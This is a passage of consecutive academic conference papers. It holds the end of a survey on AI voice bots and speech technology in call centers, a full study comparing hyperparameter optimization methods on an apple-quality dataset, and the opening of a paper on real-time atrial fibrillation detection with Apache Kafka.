What makes ASR fascinating is the fact that it is multidisciplinary. State-of-the-art ASR systems require knowledge from disciplines such as linguistics, computer science, signal processing, acoustics, communication theory, statistics, physiology, and psychology. Developing an effective ASR system poses a number of challenges. They include speech variability (e.g., intra- and interspeaker variability such as different voices, accents, styles), recognition units (e.g., words and phrases, syllables, phonemes), language complexity (e.g., vocabulary size and difficulty), ambiguity (e.g., homophones, word boundaries), and environmental conditions (e.g., background noise or several people speaking simultaneously) [14].

In the last decade, ASR systems have greatly improved, achieving high levels of accuracy. They can now transcribe

speech quickly, support multiple languages, and extract valuable information from transcriptions. OpenAI's Whisper model is a top performer in ASR, setting a new standard with its high accuracy and adaptability. Trained on 680,000 hours of audio data, it excels in transcribing speech quickly and accurately. The model's training data includes a wide range of English language sources, making it proficient in processing diverse accents and idioms. Additionally, Whisper can identify languages in real-time, distinguishing it from other ASR systems. Microsoft, a prominent player in the technology industry, presents its own ASR technology through Azure Speech-to-Text. In line with the latest advancements, Azure provides speaker diarization, word-level timestamps, and various other functionalities, catering to both real-time and pre-recorded audio. [15]

C. Text-to-Speech

Text-to-Speech (TTS) synthesis is a pivotal component within the realm of NLP. TTS technology enables computers to audibly render written text, integrating with NLP systems to bridge the gap between written and spoken language [16].

TTS conversion is the process of turning written text into spoken speech, seamlessly blending linguistic analysis, pronunciation consistency, features like rhythm and intonation for improved quality, and conversion into audible sound [17].

In the call center environment, TTS systems can dynamically generate spoken responses tailored to individual customers, such as greeting customers by name, providing account information, confirming details, or delivering special offers [18].

Several AI models leverage TTS technology to enhance their capabilities. Some notable examples include ChatGPT, Bing AI, Jasper, YouChat, Chatsonic, and Google Bard. These models utilize advanced NLP techniques alongside TTS to engage in text-based conversations and provide spoken responses, further blurring the line between human and machine communication.

III. USE-CASES: AI IMPLEMENTATION TRIUMPHS IN TRANSFORMING OPERATIONS AND CUSTOMER EXPERIENCE

In this section, we aim to explore how AI enhances voice bots across three distinct sectors - call centers, telecommunications and finance sector, evaluating their effectiveness based on key performance indicators (KPIs) such as speed, accuracy, and personalization.

A. Call centers

Call center is an important channel for enterprises to provide customer service [19]. The call center experiences a high volume of customer calls on a daily basis, necessitating the recruitment of numerous front-line operators to enhance their service capabilities. Consequently, call centers allocate a significant portion of their budget, approximately 60–80%, towards employee salaries [14]. In order to improve operational performance and reduce costs, enterprises have taken a series

of measures such as outsourcing and process optimization [17]. Additionally, there have been many implementations of AI-based conversational agent or voice bot in call centers to improve customer responses. AI-based voice bots have a very outstanding interactive ability, they can imitate human chat with users [20]. As a front-line server, it can respond quickly to users' questions via text or voice.

Research on the impact of voice bots says that advanced AI voice bots can save nearly 30% of customer service costs. For example, a cooperative enterprise, a large telecommunications operator in China, has more than 10 million customers [21]. The company's call center receives numerous users every day. In this context, enterprise managers hope to reduce costs and improve efficiency by introducing AI-based virtual agents. The virtual agents are equipped with NLP capabilities that enable them to understand and interpret human language. When a customer interacts with a virtual agent, whether through text or speech, the NLP algorithms analyze the input to discern the user's intent and extract relevant information. While interacting with the AI-based system, customers verbally state their requests briefly and the AI system provides instant responses based on the analysis of information input by the customers. If customers do not describe their requests clearly, the AI system asks specific questions to guide customers to providing more information so that the AI can route them to the specific services in order to meet their needs (e.g., payments, technical support, temporarily stop service) and if the AI system is unable to provide specific services that customers are looking for, the customers have the option to be transferred to human agents.

B. Telecommunications

Another successful example of integrating AI in voice bots is the company Fujitsu, a Japanese multinational information and communications technology corporation, which uses a voice bot technology called "CHORDSHIP" to improve customer engagement [22]. These voice bots have the capability to detect gaps in customer dialogues and address them by recognizing patterns. This enables them to effectively resolve customer-specific issues, thereby delivering a personalized experience to each individual customer. The company Fujitsu utilized this powerful tool that AI offers us to improve customer engagement where the chat bot-which consists of Zinrai, Fujitsu's approach to AI, can give automatic accurate answers to queries using already stored dictionary, including an individual's fluctuations in vocabulary and synonyms, and it can generate language as well. Over the course of a year, they converted approximately 4,000 FAQs into chat format, contributing to their substantial revenue of 35.0 billion yen by the end of fiscal 2020 (Fujitsu's fiscal year ends March 31) [22]. A study on chat bots done in early 2024 have examined this concept as "Empathy", emphasizing the provision of personalized responses that prioritize the customer's needs and make them feel appreciated [23].

C. Finance

Within the finance sector at a financial technology firm, FinTech, utilized an AI advisory voice bot to deliver individualized financial recommendations [24]. By integrating banking platforms and investment repositories, this automated voice bot analyzed user financial information, leading to a 60% improvement in user engagement and a 50% increase in conversion rates [24]. The voice bot provided customized investment suggestions, budgeting recommendations, and retirement planning tactics, resulting in more precise and relevant financial guidance for users, ultimately enhancing their satisfaction and trust in the service.

IV. TOOLS

In a variety of companies, call centers are key points of engagement for customers, having a big impact on both customer satisfaction and operational effectiveness. More advancements in Speech Technologies (ST) have opened up new possibilities for improving call center interfaces, enabling more natural and individualized interactions between automated systems and their clients. Our study explores the application of ST in modern contact center interfaces, illuminating prospective benefits as well as obstacles related to these essential tools. The dynamic of customer interactions and operational procedures in current call-center interfaces has undergone a considerable shift with the introduction of Speech Technologies (ST). These technologies have the power to transform industry norms and reshape best practices in customer service, in addition to improving customer interactions and operational efficiency. Organizations may meet current client wants and forecast future trends by leveraging sophisticated analytics and real-time interactions made possible by ST. In Table I, several prominent tools are examined in the realm of Speech Technologies (ST), including Fonoster [25] [26], TalkDesk [27] [28], RingCentral Engage Voice [29] [30], and Google Contact Center AI (CCAI) [31] [32]. Each tool offers unique functionalities and may present distinct drawbacks, shedding light on the diverse landscape of available options in modern contact center interfaces..

V. CONCLUSION

In summary, the potential of Natural Language Processing (NLP) and other AI technologies has been evident, especially in settings in call center interfaces. Incorporating AI driven Voice Bot/Chatbots into business strategies improves efficiency and customer interactions. The progress in natural language processing techniques, such as ChatGPT, has significantly transformed the way humans and computers interact. Moreover, incorporating AI systems that utilize voice technology into call center processes can enhance customer service by allowing for more engaging and efficient problem identification and solution. These insights offer guidance for businesses aiming to implement or enhance voice based AI technologies. Furthermore, the integration of AI has optimized operations and efficiency in call centers, resulting in cost savings and improved customer service. As technology advances it is evident

that embracing NLP and AI is crucial for businesses to remain competitive and meet the rising expectations of customers. We are just at the beginning of a journey, into communication era witnessing how NLP and AI will revolutionize our world interactions, operations and experiences.

REFERENCES

- [1] Oruganti, S. C. (2020). Virtual bank assistance: An AI based voice bot for better banking. *International Journal of Research*, 9(1), 177-183.
- [2] Sheehan, B., Jin, H. S., Gottlieb, U. (2020). Customer service chatbots: Anthropomorphism and adoption. *Journal of Business Research*, 115, 14–24. <https://doi.org/10.1016/j.jbusres.2020.04.030>
- [3] Akhtar, M., Neidhardt, J., Werthner, H. (2019, July). The potential of chatbots: analysis of chatbot conversations. In 2019 IEEE 21st conference on business informatics (CBI) (Vol. 1, pp. 397-404). IEEE.
- [4] Huang, S. Y., Lee, C. J. (2022). Predicting continuance intention to fintech chatbot. *Computers in Human Behavior*, 129, 107027.
- [5] Adam, M., Wessel, M., Benlian, A. (2021). AI-based chatbots in customer service and their effects on user compliance. *Electronic Markets*, 31(2), 427-445.
- [6] Rabassa, V. Sabri, O., Spaletta, C. (2022). Conversational commerce: Do biased choices offered by voice assistants' technology constrain its appropriation? *Technological Forecasting and Social Change*, 174, 22–34. <https://doi.org/10.1016/j.techfore.2021.121292>
- [7] Campbell, C., Sands, S., Ferraro, C., Tsao, H.-Y., Mavrommatis, A. (2020). From data to action: How marketers can leverage AI. *Business Horizons*, 63(2), 227–243. <https://doi.org/10.1016/j.bushor.2019.12.002>
- [8] Sidlauskienė, Justina Joye, Yannick Aurskevičienė, Viltė. (2023). AI-based chatbots in conversational commerce and their effects on product and price perceptions. *Electronic Markets*. 33. [10.1007/s12525-023-00633-8](https://doi.org/10.1007/s12525-023-00633-8)
- [9] Khurana, Diksha, et al. "Natural Language Processing: State of the Art, Current Trends and Challenges." *Multimedia Tools and Applications*, vol. 82, no. 3, 14 July 2022, pp. 3713–3744. link.springer.com/article/10.1007/s11042-022-13428-4, <https://doi.org/10.1007/s11042-022-13428-4>.
- [10] Chaurasia, Shubham, Jain, Shubha & Vishwakarma, Hari & Singh, Nishant. (2023). Conversational AI Unleashed: A Comprehensive Review of NLP-Powered Chatbot Platforms. 7. 1-8.
- [11] Olujimi, Peter & Ade-Ibijola, Abejide. (2023). NLP techniques for automating responses to customer queries: a systematic review. *Discover Artificial Intelligence*. 3. [10.1007/s44163-023-00065-5](https://doi.org/10.1007/s44163-023-00065-5).
- [12] Sadikoğlu, Emre & Gök, Murat & Mijwil, Maad & Kosesoy, Irfan. (2023). The Evolution and Impact of Large Language Model Chatbots in Social Media: A Comprehensive Review of Past, Present, and Future Applications. 6. 67 - 76.
- [13] Aldarmaki, H., Ullah, A., Ram, S., & Zaki, N. (2022). Unsupervised Automatic Speech Recognition: A review. **Speech Communication*, 139*, 76-91. <https://doi.org/10.1016/j.specom.2022.02.005>
- [14] Aksin, Z., M. Armony, and V. Mehrotra. 2007. The modern call center: A multi-disciplinary perspective on operations management research. *Production and Operations Management* 16 (6):665–93. doi:10.1111/j.1937-5956.2007.tb00288.x.
- [15] Gladia. (2024). A review of the best ASR engines and the models powering them in 2024. Retrieved from <https://www.gladia.io/blog/a-review-of-the-best-asr-engines-and-the-models-powering-them-in-2024> (Last visited: 2024-04-07)
- [16] Swetha, N., & Anuradha, K. (2013). Text to speech conversion. *International Journal of Advanced Trends in Computer Science and Engineering*, 2(6), 269-278.
- [17] Ren, Y., Ruan, Y., Tan, X., Qin, T., Zhao, S., Zhao, Z., & Liu, T. Y. (2019). FastSpeech: Fast, robust and controllable text to speech. *Advances in neural information processing systems*, 32.
- [18] Alvaria. (2024). Text-to-Speech Software. Alvaria. Retrieved from <https://www.alvaria.com/blog/text-to-speech-software> (Last visited: 2024-04-07).
- [19] Tezcan, T., and B. Behzad. (2012). Robust design and control of call centers with flexible interactive voice response systems. *Manufacturing & Service Operations Management* 14 (3):386–401. doi:10.1287/msom.1120.0378
- [20] Zhenyuan Zhang, Bin Li & Luning Liu (2023) The impact of AI-based conversational agent on the firms' operational performance: Empirical evidence from a call center, *Applied Artificial Intelligence*, 37:1, DOI: 10.1080/08839514.2022.2157592.
- [21] Yann LeCunY. BengioGeoffrey Hinton. (2015). Deep Learning. *Literature Review*.
- [22] Yoichi Kurachi, Shinji Narukawa & Hideki Hara. (2018). AI Chatbot to Realize Sophistication of Customer Contact Points.
- [23] Araujo, T. (2018). Living up to the chatbot hype: The influence of anthropomorphic design cues and communicative agency framing on conversational agent and company perceptions. *Computers in Human Behavior* 85:183–89.
- [24] Techlabs, M. (2017). Can chatbots help reduce customer service costs by 30%? Retrieved from <https://ai.googleblog.com/2018/05/duplex-ai-system-for-natural-conversation.html>
- [25] Fonoster Overview and Documentation. Retrieved from <https://fonoster.com/docs/reference/overview/>
- [26] Fonoster Documentation and Implementation. Retrieved from <https://github.com/fonoster/fonoster>
- [27] Talkdesk Developer Documentation. Retrieved from <https://docs.talkdesk.com/>
- [28] Talkdesk Implementation. Retrieved from <https://github.com/talkdesk>
- [29] RingCentral Developer Documentation. Retrieved from <https://developers.ringcentral.com/engage/voice/guide>
- [30] RingCentral Implementation. Retrieved from <https://github.com/ringcentral>
- [31] Google Contact Center AI (CCAI) Documentation. Retrieved from <https://cloud.google.com/contact-center/ccai-platform/docs/get-started>
- [32] Google Contact Center AI (CCAI) Implementation. Retrieved from <https://github.com/GoogleCloudPlatform/contact-center-ai-samples>

VI. APPENDIX

Name	Unique Functionalities	Drawbacks
Fonoster	• Open-source framework • Provides real-time communication • Allows users to create and customize workflows visually • Enables advanced interactions based on spoken language • Callers can interact with the system using natural languages • Allows users to route calls based on various criteria such as caller ID, time of day etc. • Supports multi-channel communication	• Complex setup • Development and maintenance of Fonoster rely on community contribution • Delay in receiving updates and bug fixes • Additional costs associated with hosting and maintenance
RingCentral Engage Voice	• Predicts optimal call times, agent availability and customer receptivity • Adjusts dialing pace • Blends voice interactions with other channels like email, chat and social media • Agents can switch between channels without disruption • Analyzes conversations in real time to detect customer emotions and guide agent responses • Identifies keywords	• Challenging configuration • Limited integration with social media • CRM integrations rely on third-party APIs
Google Contact Center AI (CCAI)	• Sentiment analysis for better insights into the emotion behind common conversations. • Contact center analytics to analyze historical audio and chat logs and allow companies to uncover insights into customer trends • Auto-speech adaptation which allows virtual agents to access context to improve their understanding of the words used in a discussion	• Hard to select the right tool for the operation to work smoothly • Lack of detailed error message as it impacts the troubleshoots • Understanding CCAI's cost structure can be challenging
Talkdesk	• Utilizes advanced algorithms to intelligently route incoming customer inquiries to the most suitable agent based on various factors • Provides comprehensive analytics and reporting tools for monitoring key metrics such as response times, customer satisfaction scores, and agent productivity, facilitating data-driven decision-making.	• Unresponsive customer service • Untransparent price increases • Challenging setup • Price way over value

TABLE I
AVAILABLE TOOLS

Comparative Analysis of Hyperparameter Optimization Methods for Neural Networks: A Case Study on Apple Quality Prediction

1st Andrej Slavejkov

*Faculty of Computer Science and Engineering
Ss. Cyril and Methodius University
Skopje, N. Macedonia
andrej.slavejkov@students.finki.ukim.mk*

2nd Ilinka Ivanoska

*Faculty of Computer Science and Engineering
Ss. Cyril and Methodius University
Skopje, N. Macedonia
ilinka.ivanoska@finki.ukim.mk*

Abstract—Hyperparameter optimization (HPO) plays a crucial role in improving the performance of machine learning models, particularly neural networks, by fine-tuning various parameters to achieve optimal results. In this study, we explore and compare five different HPO methods—Particle Swarm Optimization (PSO), Grid Search, Random Search, Genetic Algorithm, and Bayesian Optimization—in the context of predicting apple quality based on several features such as size, weight, sweetness, crunchiness, juiciness, ripeness, and acidity. Additionally, we investigate the effectiveness of manually crafted neural networks compared to those optimized using HPO methods to understand how useful it really is to use HPO at all.

Index Terms—Hyperparameter Optimization, Classification, Evolutionary Optimization, Swarm Intelligence, Random Forest.

I. INTRODUCTION

Neural networks are powerful models for various machine learning tasks, but their performance heavily depends on hyperparameter settings, which can be challenging to tune manually. Hyperparameter optimization (HPO) aims to automate this process by efficiently searching the hyperparameter space to find the optimal configuration. In this study, we focus on predicting apple quality, a task that can require careful tuning of hyperparameters to achieve accurate predictions. The primary goal of this study will be to determine how well each HPO method can tune the hyperparameters as well as compare that to the freedom we get when tuning manually. This matters the most in arguably one of the most important hyperparameter fields: the size and number of hidden layers [1], [2].

Previous research in hyperparameter optimization (HPO) has explored various methods for enhancing the performance of machine learning models, including Artificial Neural Networks (ANNs) [3]. Grid search and random search are two commonly used methods that systematically explore predefined hyperparameter combinations [4]. Moreover, genetic algorithms (GAs) apply principles of natural selection to evolve hyperparameter combinations over multiple generations [5]. On the other hand, bayesian optimization techniques,

such as Gaussian Process-based methods, sequentially select hyperparameter configurations based on expected improvement, leading to faster convergence [6]. Additionally, particle Swarm Optimization (PSO) leverages swarm behavior to iteratively update hyperparameter configurations [7]. Despite the effectiveness of all of these optimization methods, challenges remain in selecting the most suitable algorithm for specific problems and efficiently tuning hyperparameters within computational constraints. Further research is needed to explore novel optimization techniques and improve the scalability and robustness of existing methods. Therefore, in this paper we aim to explore and compare the use of optimization methods for neural networks with one basic case study scenario on apple quality prediction.

II. MATERIALS AND METHODS

A. Dataset

The dataset [8] used in this paper consists of several features related to apple quality, including size, weight, sweetness, crunchiness, juiciness, ripeness, acidity, and overall quality rating. These features are used to train machine learning models to predict the quality rating of apples. The dataset additionally contains an ID column that we remove so that it does not cause clutter as it holds no predictive power. Also, it contains 4000 entries for apples, with no missing values provided by an American agriculture company. The data was further split into a 9:1 train:test split for the analysis further in the paper. As we can see in Fig. 1, all the features are loosely correlated, but none hold a very strong correlation to each other. Additionally, each of the features is already scaled and follows a normal distribution.

B. System Architecture

Our system architecture revolves around the optimization of hyperparameters for an Artificial Neural Network (ANN) designed to predict apple quality based on various features. The ANN consists of input, hidden, and output layers, with the number of hidden layers and neurons being key components optimized during the hyperparameter tuning process. The

Supported by Faculty of Computer Science and Engineering, Ss. Cyril and Methodius University, Skopje, N. Macedonia




Fig. 1: Correlation Heatmap

hyperparameters tuned include the learning rate, hidden layer sizes, maximum number of iterations (epochs), and batch size. These hyperparameters significantly influence the performance of the ANN in terms of accuracy and convergence speed. To optimize these hyperparameters, we employed various optimization techniques, including Particle Swarm Optimization (PSO), Grid Search, Random Search, Genetic Algorithm (GA), and Bayesian Optimization. Each technique explores the hyperparameter space to find the optimal configuration that maximizes the performance of the ANN. During the optimization process, the dataset was split into training and validation sets to train and evaluate the ANN models. Cross-validation techniques such as k-fold cross-validation were utilized to ensure robust evaluation of the models. The primary value that was used to optimize the models were the accuracy; in cases in which the optimization function could only minimize, a negative of the accuracy function was used.

C. Optimization algorithms

The following optimization algorithms were used: 1. Particle Swarm Optimization (PSO): a population-based stochastic optimization technique inspired by the social behavior of birds flocking or fish schooling. In PSO, a swarm of particles explores the search space by updating their positions and velocities based on their own experience and the collective knowledge of the swarm. Each particle's position represents a candidate solution, and its velocity determines the direction and speed of movement in the search space. By iteratively adjusting the particle positions, PSO aims to find the optimal solution. We employ PSO to iteratively optimize the hyperparameters of neural networks for apple quality prediction [4].

2. Grid Search: a brute-force method that exhaustively searches the entire hyperparameter space by evaluating models on a predefined grid of parameter values. We use Grid Search to compare its performance with other optimization methods [4].

3. Random Search: randomly samples hyperparameter combinations from the search space and evaluates them to find the best-performing model. We employ Random Search to explore the effectiveness of random exploration compared to systematic grid search [3], [6].

4. Genetic Algorithm (GA): an optimization technique inspired by natural selection and evolution. It operates on a population of candidate solutions, iteratively applying genetic operations like crossover and mutation to produce new offspring. In the context of hyperparameter optimization for neural networks, GA evolves a population of hyperparameter configurations to find the optimal set that maximizes the network's performance on the given task [9], [10].

5. Bayesian Optimization: a sequential model-based optimization method that builds a probabilistic surrogate model of the objective function and selects hyperparameters based on their potential performance improvement. We utilize Bayesian Optimization to efficiently explore the hyperparameter space and find the optimal configuration for apple quality prediction.

D. Hyperparameters

We focus on tuning critical hyperparameters that significantly impact the performance and convergence of the Artificial Neural Network (ANN) model for apple quality prediction.

TABLE I: Summary table containing hyperparameters and explored ranges for optimization.

HPO Method	Hyperparameter Name	Description	Hyperparameter Type	Explored Range
PSO	Learning Rate	model learning rate	continuous	(0.001,0.1)
	Hidden Layers	num. of dense 64 layers	discrete	[1,3]
	Max Iterations	number of epochs	discrete	[30,100]
	Batch Size	training batch sizes	categorical	[32,64,128]
Grid Search	Learning Rate	model learning rate	categorical	[0.001,0.001,0.1]
	Hidden Layer Sizes	hidden layer distributions	categorical	[(64,), (64, 64), (128,), (128, 128),(32,64),(64,32),(128,64)]
	Max Iterations	number of epochs	categorical	[30,50,75,100]
	Batch Size	training batch sizes	discrete	[32,64,128]
Random Search	Learning Rate	model learning rate	categorical	[0.001, 0.01, 0.1]
	Hidden Layer Sizes	hidden layer distributions	categorical	[(64,), (64, 64), (128,), (128, 128),(32,64),(64,32),(128,64)]
	Max Iterations	number of epochs	categorical	[30,50,75,100]
	Batch Size	training batch sizes	categorical	[32,64,128]
Genetic Algorithm	Learning Rate	model learning rate	continuous	(0.001,0.1)
	Hidden Layer Sizes	hidden layer distributions	categorical	[(64,), (64, 64), (128,), (128, 128),(32,64),(64,32),(128,64)]
	Max Iterations	number of epochs	discrete	[30,80]
	Batch Size	training batch sizes	categorical	[32,64,128]
Bayesian Opt	Learning Rate	model learning rate	continuous	(0.001,0.1)
	Hidden Layer Size	number of neurons in a single dense hidden layer	discrete	[10-400]
	Max Iterations	number of epochs	discrete	[30,100]
	Batch Size	training batch sizes	categorical	[32,64,128]

Learning Rate (`learning_rate_init`): Controls the step size for parameter updates during training and balances speed and stability.

Hidden Layer Sizes (`hidden_layer_sizes`): Determines the number of neurons in each hidden layer and influences model complexity and generalization.

Maximum Iterations (`max_iter` or `epochs`): Sets the maximum training iterations and is crucial for preventing underfitting or overfitting.

Batch Size (`batch_size`): Specifies the number of samples processed in each training iteration and affects convergence speed and memory requirements.

These hyperparameters are selected for tuning based on their significant impact on model performance, efficiency, and generalization ability. By exploring different configurations using optimization techniques, we aim to identify the optimal combination for maximizing accuracy and robustness in predicting apple quality. It should be noted that of these hyperparameters learning rate and batch size are more focused on how fast and stable the convergence is while the number of maximum iterations and the hidden layer sizes have a bigger effect on how well the model itself will perform. This means that the accuracy changes will be more sensitive to batch size and hidden layer size. Given that we are using various

optimization methods it was not possible to use the exact same values for the search space that we gave to the algorithms. Because of this the methods could be split into two, ones that use continuous values and only have upper and lower boundaries, and those that are given a few specific values whose combinations they have to search through.

III. RESULTS

In this section we will compare the outcomes of the different HPO methods we used to improve the performance of the ANN model. Firstly an initial manual model was made using the keras library. The model uses an input layer with 128 neurons and a relu activation and an output with one neuron and sigmoid activation as it only needs to give us one of two values for good or bad quality apple. After some initial testing we landed on a model whose hidden layer consists of a dense 128 neuron layer, a dropout layer 20% dropout rate and then another 64 neuron dense layer. It ran for 40 epochs and a batch size of 64 with a 0.001 learning rate. This model had a 96.53% training accuracy, 94.75% validation accuracy and finally a 94.7% testing accuracy. With this model as a benchmark, in the table are the results of all the models that the optimization algorithms came up with.

TABLE II: Summary table containing the optimal hyperparameters found by each HPO algorithm.

HPO Method	Learning Rate	Hidden Layers	Max Iterations	Batch Size	Accuracy
PSO	0.005	1 (64 neurosn)	46	64	94.4%
Grid Search	0.001	2 (128,128 neurons)	100	32	94.5%
Random Search	0.01	2 (128,128 neurons)	30	64	95.25%
Genetic Algorithm	0.011	2 (64,64 neurons)	39	64	95%
Bayesian Opt	0.015	1 (271 neurons)	100	128	96%

Particle Swarm Optimization (PSO): This model used the upper and lower bounds instead of specific values to search through as the particles need a plotted space that they will search through instead of being able to go through only a few combinations.

Genetic algorithm: It should be noted that the genetic algorithm itself has a lot of hyperparameters that could affect the performance of this method, however so as to not fall into a loop of hyperparameter tuning, only a few combinations for mutation and crossover probabilities was used. The population and generation numbers were set to high enough for the algorithm to converge.

Bayes Search: Important to note that the bayes search libraries and their incompatibility with other ML libraries made it way too difficult to implement it with more than one hidden layer so only the number of neurons in the single hidden layer was tested.

IV. CONCLUSION

The results of these hyperparameter optimization experiments using varying methods conclude that there is definitely a case to be made for the usefulness of using an optimization algorithm when resources can allow it. This can be gathered from the results which clearly show that regardless of the method used, none underperformed when compared to our manually-made model which took several attempts to get to that accuracy as initial handmade models gave even lower accuracies than that.

We can see that most of the algorithms did still only achieve very similar results to our benchmark model however it is easy to estimate that as the problem gets more complex and more variables are given to the algorithms to optimize the gap between a handmade model and an algorithmically tuned one will widen. The best candidate despite opposite expectations turned out to be the bayesian search algorithm. We expected the fact that it can only use one layer with a custom number of neurons would show to be a roadblock for it but it turns out it may have helped it achieve better results and not get stuck on the same bottleneck that the other algorithms hit. It reached an accuracy of $\sim 1.5\%$ higher than the benchmark model which is quite high when the accuracies already near

the 95% accuracy mark. Further experimentation is needed to conclude whether this number could go up even higher by adding more hyperparameters to tune or giving different options for the ones that are already being tuned. The main takeaway is that hyperparameter optimization is an effective field that can and will improve the models we create and will only show more power as the necessary models get more complex.

ACKNOWLEDGMENT

This work was partially financed by the Faculty of Computer Science and Engineering at the Ss. Cyril and Methodius University in Skopje.

REFERENCES

- [1] Ma, M., & Perkins, S. (2003). Particle swarm optimization for feature selection in classification: A multi-objective approach. *IEEE Transactions on Neural Networks*, 14(1), 156-175.
- [2] Smith, L.N. (2018). A disciplined approach to neural network hyperparameters: Part 1 – learning rate, batch size, momentum, and weight decay. *arXiv preprint arXiv:1803.09820*.
- [3] Bergstra, J., Bardenet, R., Bengio, Y., & Kégl, B. (2011). Algorithms for hyper-parameter optimization. In *Advances in Neural Information Processing Systems* (pp. 2546-2554).
- [4] Bergstra, J., & Bengio, Y. (2012). Random search for hyper-parameter optimization. *Journal of Machine Learning Research*, 13(Feb), 281-305.
- [5] Bartz-Beielstein, T., Parsopoulos, K. E., Vrahatis, M. N., & Defersha, F. (2017). *Advances in stochastic and deterministic global optimization*. Springer.
- [6] Snoek, J., Larochelle, H., & Adams, R. P. (2012). Practical Bayesian optimization of machine learning algorithms. In *Advances in neural information processing systems* (pp. 2951-2959).
- [7] Kennedy, J., & Eberhart, R. (1995). Particle swarm optimization. In *Proceedings of ICNN'95-International Conference on Neural Networks* (Vol. 4, pp. 1942-1948). IEEE.
- [8] <https://www.kaggle.com/datasets/nelgiriyeewithana/apple-quality> (dataset) Accessed at: February 14th 2024
- [9] Liu, Y., Shen, X., Wu, J., & Feng, L. (2016). A survey of evolutionary algorithms for decision tree induction. *IEEE Access*, 4, 4606-4630.
- [10] Hutter, F., Hoos, H. H., & Leyton-Brown, K. (2011). Sequential model-based optimization for general algorithm configuration. In *Learning and Intelligent Optimization* (pp. 507-523). Springer.
- [11] <https://scikit-learn.org/stable/> (grid and random search documentation) Accessed at: February 14th 2024
- [12] <https://sklearn-genetic-opt.readthedocs.io/en/stable/> (genetic algorithm doc) Accessed at: February 14th 2024
- [13] <https://scikit-optimize.github.io/stable/index.html> (bayes search doc) Accessed at: February 14th 2024
- [14] <https://optunity.readthedocs.io/en/latest/> (particle swarm optimization doc) Accessed at: February 14th 2024

Real-time Atrial Fibrillation Detection using Apache Kafka

Nikola Petrovski*, Vladimir Zdraveski*, Marjan Gusev**

* Sts Cyril and Methodius University in Skopje, Faculty of Computer Science and Engineering

+ Innovation Dooel, Skopje, North Macedonia

E-mail: nikola.petrovski1@students.finki.ukim.mk, {vladimir.zdraveski, marjan.gusev}@finki.ukim.mk

Abstract—Given the widespread adoption of electrocardiograms (ECG) in cardiovascular disease detection, there arises a pressing demand for a real-time processing system. This paper addresses this need within the biomedical field by proposing a novel real-time parallel solution employing Apache Kafka Topics. Additionally, a sequential solution is introduced as a baseline for assessing the enhancements brought about by the parallel approach.

The primary objective of this study is to provide an effective solution to the real-time processing requirements of ECG data. The proposed parallel solution demonstrates its capabilities through rigorous testing, showcasing its superiority over the sequential model. Notably, our results reveal a substantial improvement factor of 16.50% when utilizing just two parallel processes. This improvement underscores the efficacy of our parallel solution in meeting the demanding needs of real-time ECG processing, thereby contributing to advancements in cardiovascular disease detection and diagnosis.

Index Terms—ECG, Parallelization, AFIB, detection, Kafka Topic

I. INTRODUCTION

In contemporary medical diagnostics, the electrocardiogram (ECG) stands out as a pivotal tool, providing a comprehensive recording of the heart's electrical activity [1]. The growing prominence of ECG in diagnosing cardiovascular diseases has underscored the urgency for advanced systems capable of processing and analyzing this wealth of cardiac data. This paper addresses this imperative by introducing a software solution with real-time capabilities, specifically designed for the detection of Atrial Fibrillation (AFIB).

Atrial Fibrillation, characterized by irregular heart rhythms [2], holds significant clinical relevance due to its frequent association with cardiovascular diseases. Recognizing the critical need for timely identification of AFIB, our system is meticulously tailored to excel in real-time detection, thereby contributing to proactive healthcare interventions.

To meet the demand of real-time data processing, we have implemented a cutting-edge solution featuring the integration of Apache Kafka Topics. Leveraging the power of Kafka Topics allows our system to adopt an event-driven processing paradigm, forming a robust backbone for seamless and efficient data handling.

The primary objective of this paper is to conduct a comprehensive analysis and provide insights into two pivotal research questions:

- **R1)** To what extent does a parallel real-time solution surpass its sequential counterpart in terms of required execution time?
- **R2)** If a parallel solution outperforms a sequential one, what is the optimal number of parallel processes, considering the specific characteristics of the tested machine?

To address these research questions, we have organized the paper in a structured manner. Beginning with Section II, we delve into an examination of related studies that have employed parallel architectures within the biomedical domain. Following this, Section III provides an in-depth exploration of our proposed solutions, our testing methodology and the metrics employed.

Moving on from the methodological framework detailed in Section III, we present and scrutinize our results in Section IV and engage in a comprehensive discussion in Section V. This dual approach allows for a thorough understanding of the implications and nuances revealed by our experimentation.

In the conclusive Section VI, we consolidate our findings, draw final conclusions, and offer recommendations for future research endeavors. This paper, therefore, serves as a comprehensive exploration of parallel real-time solutions in comparison to sequential variations, shedding light on their performance dynamics and guiding potential optimizations for diverse computational environments.

II. RELATED WORK

Considering the critical role of extracting information from electrocardiogram (ECG) data for detecting cardiovascular diseases and supporting various medical analyses, there has been a growing demand for efficient processing of time series data. This demand has led to the development of diverse solutions and parallel architectures tailored to this task.

One widely adopted solution for processing ECG data using parallel architecture involves harnessing the power of Graphics Processing Units (GPUs) through CUDA, a prime example of which can be found in the work of Salvatore Cuomo et al. [3]. Their research leverages CUDA for signal denoising based on the Non-Local Means (NLM) method. The utilization of CUDA for GPU processing in ECG data is further exemplified in studies such as the one conducted by Xiaomao Fan et al. [4], where it is applied to automate the analysis of ECG data for a Mobile Health Application, and in the work of

Martina Boshkovska et al. [5], focusing on Atrial Fibrillation Detection.

